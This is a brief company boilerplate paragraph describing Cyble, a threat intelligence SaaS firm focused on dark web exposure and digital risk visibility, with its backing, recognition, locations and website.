Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.